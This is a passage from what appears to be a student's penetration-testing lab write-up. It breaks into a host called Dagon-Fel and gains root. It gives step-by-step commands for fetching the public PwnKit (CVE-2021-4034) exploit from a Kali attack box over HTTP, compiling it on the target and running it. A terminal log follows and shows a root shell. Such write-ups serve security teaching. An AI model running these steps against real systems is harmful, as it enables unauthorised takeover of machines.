 kernel:[30575.084781] Stack:

Message from syslogd@Dagon-Fel at Aug 31 06:07:25 ...
 kernel:[30575.084788] Call Trace:
madvise 0

```

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605
Hayden Bruinsma 16154605
```


Dirtycow wasn't working still although I did see some walkthroughs where it did work, I decided to keep going and find another way…

https://github.com/berdav/CVE-2021-4034 may have some luck
On Kali:

- git clone https://github.com/berdav/CVE-2021-4034
- python -m SimpleHTTPServer 80

On target:

- wget -r 10.8.0.131/CVE-2021-4034
    - -r is for recursive so you can download the entire directory
- cd 10.8.0.131
- cd CVE-2021-4034
- make
- ./cve-2021-4034



```
centurion@Dagon-Fel:/tmp> ls
10.8.0.131                 ksocket-root        ssh-xNYMsDbt2003  virtuoso_Ti1597.ini  xauth.XXXXVFgCTL
1665129145                 pulse-ezVRJCCAbS0T  virt_1111         virtuoso_Ti1660.ini  YaST2-02130-5z9A34
akonadi-centurion.VpHQzZ   ssh-ArHhHgTp1387    virt_1113         virtuoso_Ti1695.ini
kde-centurion              ssh-AYDRaTSp1843    virt_1114         virtuoso_Ti2114.ini
kde-root                   ssh-GXOnwJEK1328    virt_1115         virtuoso_Ti2277.ini
ksocket-centurion          ssh-kpaeSgEt1421    virt_1116         VMwareDnD
centurion@Dagon-Fel:/tmp> cd 10.8.0.131
centurion@Dagon-Fel:/tmp/10.8.0.131> ls
CVE-2021-4034
centurion@Dagon-Fel:/tmp/10.8.0.131> cd CVE-2021-4034
centurion@Dagon-Fel:/tmp/10.8.0.131/CVE-2021-4034> ls
cve-2021-4034.c  cve-2021-4034.sh  dry-run  LICENSE  Makefile  pwnkit.c  README.md
centurion@Dagon-Fel:/tmp/10.8.0.131/CVE-2021-4034> make
make: Warning: File `Makefile' has modification time 36775992 s in the future
cc -Wall --shared -fPIC -o pwnkit.so pwnkit.c
cc -Wall    cve-2021-4034.c   -o cve-2021-4034
echo "module UTF-8// PWNKIT// pwnkit 1" > gconv-modules
mkdir -p GCONV_PATH=.
cp -f /bin/true GCONV_PATH=./pwnkit.so:.
make: warning:  Clock skew detected.  Your build may be incomplete.
centurion@Dagon-Fel:/tmp/10.8.0.131/CVE-2021-4034> ./cve-2021-4034
sh-4.2# whoami
root
sh-4.2# id
uid=0(root) gid=0(root) groups=0(root),33(video),100(users)
sh-4.2#
```

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605
Hayden Bruinsma 16154605
```

Root achieved!